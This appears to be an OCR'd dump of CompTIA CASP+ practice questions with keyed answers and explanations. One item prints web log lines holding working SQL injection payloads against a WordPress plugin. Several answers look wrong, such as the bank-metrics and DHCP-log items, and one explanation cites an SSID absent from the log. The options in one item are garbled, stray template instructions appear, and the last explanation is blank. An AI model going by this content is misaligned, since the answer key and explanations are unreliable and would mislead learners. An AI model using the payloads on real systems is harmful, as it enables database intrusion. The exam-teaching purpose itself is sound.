The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5:
Security Testing, Section 5.4: Defining Scope and Objective.


NEW QUESTION 70
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

A. CAN
B. ASIC
C. FPGA
D. SCADA

Answer: D

Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/protective-relay

NEW QUESTION 72
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:



```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer’s inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Answer: A

Explanation:
Reference: https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa- ecdsa-are-there-easy-answers-for-which-to-choose-when

NEW QUESTION 75
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Answer: BF

Explanation:
Reference: https://www.govinfo.gov/content/pkg/GOVPUB-C13- 9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf (p.12)
XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration
checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified References: https://www.comptia.org/blog/what-is-scap https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 78
A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

A. HIPS
B. UEBA
C. HIDS
D. NIDS

Answer: B

NEW QUESTION 79
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Answer: A


Explanation:
Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

NEW QUESTION 81
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

A. Distribute the software via a third-party repository.
B. Close the web repository and deliver the software via email.
C. Email the software link to all customers.
D. Display the SHA checksum on the website.

Answer: D

NEW QUESTION 82
Given the following log snippet from a web server:



```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection
B. Cross-site scripting
C. Brute-force
D. Cross-site request forgery

Answer: A

NEW QUESTION 85
The Chief Information Security Officer (CISO) is working with a new company and needs a legal “document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

A. SLA
B. ISA
C. Permissions and access
D. Rules of engagement

Answer: D

Explanation:
Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.
References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION 88
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Answer: D

Explanation:
Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service.
Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: https://www.comptia.org/blog/what-is-integrity
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 92
A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
• Enforce MFA for RDP
• Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network- level firewalls Of ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Answer: C

Explanation:
A remote desktop gateway server is a solution that allows users to connect to remote desktops or applications over the internet using the Remote Desktop Protocol (RDP). A remote desktop gateway server can enforce MFA for RDP by integrating with Azure AD MFA using the Network Policy Server (NPS) extension.

The NPS extension can send an OTP (one-time password) to the user’s phone or mobile app as a second factor of authentication. A remote desktop gateway server can also enforce secure ciphers by
configuring the SSL Cipher Suite Order Group Policy setting to specify the preferred order of cipher suites for TLS/SSL connections. Verified References:
? https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-plan-access-from-anywhere
? https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-mfa- nps-extension-rdg
? https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry- settings#ssl-cipher-suite-order

NEW QUESTION 94
A company is repeatedly being breached by hackers who valid credentials. The company’s Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

A. Implement strict three-factor authentication.
B. Implement least privilege policies
C. Switch to one-time or all user authorizations.
D. Strengthen identify-proofing procedures


Answer: A

NEW QUESTION 99
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained

Answer: B

NEW QUESTION 101
A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:



```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
10,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

A. Service set identifier authentication
B. Wireless network auto joining
C. 802.1X with mutual authentication
D. Association MAC address randomization

Answer: B

Explanation:
Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID “CorpWiFi”, which indicates that they are auto joining this network. References: [CompTIA CASP+ Study Guide, Second Edition, page 420]

NEW QUESTION 102
An analyst received a list of IOCs from a government agency. The attack has the following characteristics:
* 1. The attack starts with bulk phishing.
* 2. If a user clicks on the link, a dropper is downloaded to the computer.
* 3. Each of the malware samples has unique hashes tied to the user.
The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

A. Update the incident response plan.
B. Blocklist the executable.
C. Deploy a honeypot onto the laptops.
D. Detonate in a sandbox.

Answer: D

Explanation:
Detonating the malware in a sandbox is the best way to analyze its behavior and determine whether the existing endpoint controls are effective. A sandbox is an isolated environment that mimics a real system but prevents any malicious actions from affecting the actual system. By detonating the malware in a sandbox, the analyst can observe how it interacts with the system, what files it creates or modifies, what network connections it establishes, and what indicators of compromise it exhibits. This can help the analyst identify the malware’s capabilities, objectives, and weaknesses. A sandbox can also help the analyst compare different malware samples and determine if they are related or part of the same campaign.
* A. Updating the incident response plan is not a risk mitigation technique, but rather a proactive measure to prepare for potential incidents. It does not help the analyst identify whether existing endpoint controls are effective against the malware.

* B. Blocklisting the executable is a risk mitigation technique that can prevent the malware from running on the system, but it does not help the analyst analyze its behavior or determine whether existing endpoint controls are effective. Moreover, blocklisting may not be feasible if each malware sample has a unique hash tied to the user.
* C. Deploying a honeypot onto the laptops is a risk mitigation technique that can lure attackers away from the real systems and collect information about their activities, but it does not help the analyst analyze the malware's behavior or determine whether existing endpoint controls are effective. A honeypot is also more suitable for detecting network- based attacks rather than endpoint-based attacks.

NEW QUESTION 106
A cloud security architect has been tasked with selecting the appropriate solution given the following:
* The solution must allow the lowest RTO possible.
* The solution must have the least shared responsibility possible.
« Patching should be a responsibility of the CSP.
Which of the following solutions can BEST fulfill the requirements?

A. Paas
B. laas
C. Private
D. Saas

Answer: D

Explanation:
SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.
References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 111
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 112
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Answer: D

Explanation:
Reference: https://www.nakivo.com/blog/disaster-recovery-in-cloud-computing/
The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. References: https://www.techopedia.com/definition/29836/recovery- service-level https://www.ibm.com/cloud/learn/recovery-point-objective https://www.ibm.com/cloud/learn/recovery-time-objective

NEW QUESTION 115
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Answer: AC

Explanation:
The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected have information erased prevent direct marketing
prevent automated decision-making and profiling allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/ These are two of the requirements of the GDPR (General Data Protection Regulation),
which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

NEW QUESTION 119
Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee
B. CAN
C. DNP3
D. Modbus

Answer: A

Explanation:
Reference: https://urgentcomm.com/2007/11/01/connecting-on-a-personal-level/

NEW QUESTION 122
A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but Is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
B. The operating costs of the MPLS network are too high for the organization.
C. The SD-WAN provider uses a third party for support.
D. Internal IT staff will not be able to properly support remote offices after the migration.

Answer: C

Explanation:
SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD- WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).
However, SD-WAN also introduces some potential risks, such as:
? The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.
? The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.
? The availability and quality of the SD-WAN provider’s support, which may depend
on the provider’s size, reputation, and outsourcing practices.
In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:
? Affect the organization’s ability to resolve issues or request changes in a timely
and effective manner.
? Expose the organization’s network data and configuration to unauthorized or malicious parties.
? Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

NEW QUESTION 125
The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit claus
C. Regularly assess the supplier’s post-contract renewal with a dedicated risk management team.
D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
E. Store findings from the reviews in a database for all other business units and risk teams to reference.
F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed andmanaged based on the supplier’s ratin
H. Report finding units that rely on the suppliers and the various risk teams.

Answer: D

Explanation:
A governance program that rates suppliers based on their access to data, the type of data, and how they access the data is the best way to manage the risk of handling and security of customer data by third parties. This allows the company to assign key controls that are reviewed and managed based on the supplier’s rating and report findings to the relevant units and risk teams. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/third-party-risk- management

NEW QUESTION 127
Correct Answer: (Answer option in bold)
Short but Comprehensive Explanation of Correct Answer Only: (Short Explanation based on CompTIA CASP+ documents and resources)
Verified References: (Related URLs AND Make sure Links are working and verified references)
================

A security administrator wants to detect a potential forged sender claim in tt-e envelope of an email. Which of the following should the security administrator implement? (Select TWO).

A. MX record
B. DMARC
C. SPF
D. DNSSEC
E. S/MIME
F. TLS

Answer: BC

Explanation:
DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:
? https://en.wikipedia.org/wiki/Email_spoofing
? https://en.wikipedia.org/wiki/DMARC
? https://en.wikipedia.org/wiki/Sender_Policy_Framework

NEW QUESTION 129
A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented in order to meet contractual requirements, the company must achieve the following thresholds
• 99 99% uptime
• Load time in 3 seconds
• Response time = <1 0 seconds
Starting with the computing environment, which of the following should a security engineer recommend to BEST meet the requirements? (Select THREE)

A. Installing a firewall at corporate headquarters
B. Deploying a content delivery network
C. Implementing server clusters
D. Employing bare-metal loading of applications
E. Lowering storage input/output
F. Implementing RAID on the backup servers
G. Utilizing redundant power for all developer workstations
H. Ensuring technological diversity on critical servers

Answer: BCE

Explanation:
To meet the contractual requirements of the web service provider, a security engineer should recommend the following actions:
? Deploying a content delivery network (CDN): A CDN is a distributed system of
servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the uptime, load time, and response time of web services by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the web service availability12.
? Implementing server clusters: A server cluster is a group of servers that work
together to provide high availability, scalability, and load balancing for web services. A server cluster can help improve the uptime, load time, and response time of web services by distributing the workload across multiple servers, reducing the risk of single points of failure and performance bottlenecks. A server cluster can also help recover from failures by automatically switching to another server in case of a malfunction34.
? Lowering storage input/output (I/O): Storage I/O is the amount of data that can be
read from or written to a storage device in a given time. Storage I/O can affect the performance of web services by limiting the speed of data transfer between the servers and the storage devices. Lowering storage I/O can help improve the load time and response time of web services by reducing the latency and congestion of data access. Lowering storage I/O can be achieved by using faster storage devices, such as solid-state drives (SSDs), optimizing the storage layout and configuration, such as using RAID or striping, and caching frequently accessed data in memory5 .
Installing a firewall at corporate headquarters is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can help improve the security of web services by preventing unauthorized access and attacks, but it may also introduce additional latency and complexity to the network.
Employing bare-metal loading of applications is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Bare-metal loading is a technique that allows applications to run directly on hardware without an operating system or a hypervisor. Bare-metal loading can help improve the performance and efficiency of applications by eliminating the overhead and interference of other software layers, but it may also increase the difficulty and cost of deployment and maintenance.
Implementing RAID on the backup servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. RAID (redundant array of independent disks) is a technique that combines multiple disks into a logical unit that provides improved performance, reliability, or both. RAID can help improve the availability and security of backup data by protecting it from disk failures or corruption, but it may also introduce additional complexity and overhead to the backup process.
Utilizing redundant power for all developer workstations is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Redundant power is a technique that provides multiple sources of power for an IT system in case one fails. Redundant power can help improve the availability and reliability of developer workstations by preventing them from losing power due to outages or surges, but it may also increase the cost and energy consumption of the system.
Ensuring technological diversity on critical servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Technological diversity is a technique that uses different types of hardware, software, or platforms in an IT environment. Technological diversity can help improve resilience by reducing single points of failure and increasing compatibility, but it may also introduce additional complexity and inconsistency to the
environment. References: What Is CDN? How Does CDN Work? | Imperva, What Is Server Clustering? | IBM, What Is Server Clustering? | IBM, Server Clustering: What It Is & How It Works | Liquid Web, Storage I/O Performance - an overview | ScienceDirect Topics, [How
to Improve Storage I/O Performance | StarWind Blog], [What Is Firewall Security? | Cisco], [What is Bare Metal? | IBM], [What is RAID? | Dell Technologies US], [What Is Redundant Power Supply? | Dell Technologies US], [Technological Diversity - an overview | ScienceDirect Topics]

NEW QUESTION 132
The goal of a Chief information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

A. Budgeting for cybersecurity increases year over year.
B. The committee knows how much work is being done.
C. Business units are responsible for their own mitigation.
D. The bank is aware of the status of cybersecurity risks

Answer: A

NEW QUESTION 135
A forensic investigator would use the foremost command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses

Answer: C

NEW QUESTION 140
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Answer: C

Explanation:
Reference: https://www.microfocus.com/en-us/what-is/sast
Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

NEW QUESTION 144
A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages. Which of the following architectural components would BEST meet these requirements?

A. Log collection
B. Reverse proxy
C. AWAF
D. API mode

Answer: A

NEW QUESTION 145
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Answer: C

Explanation:
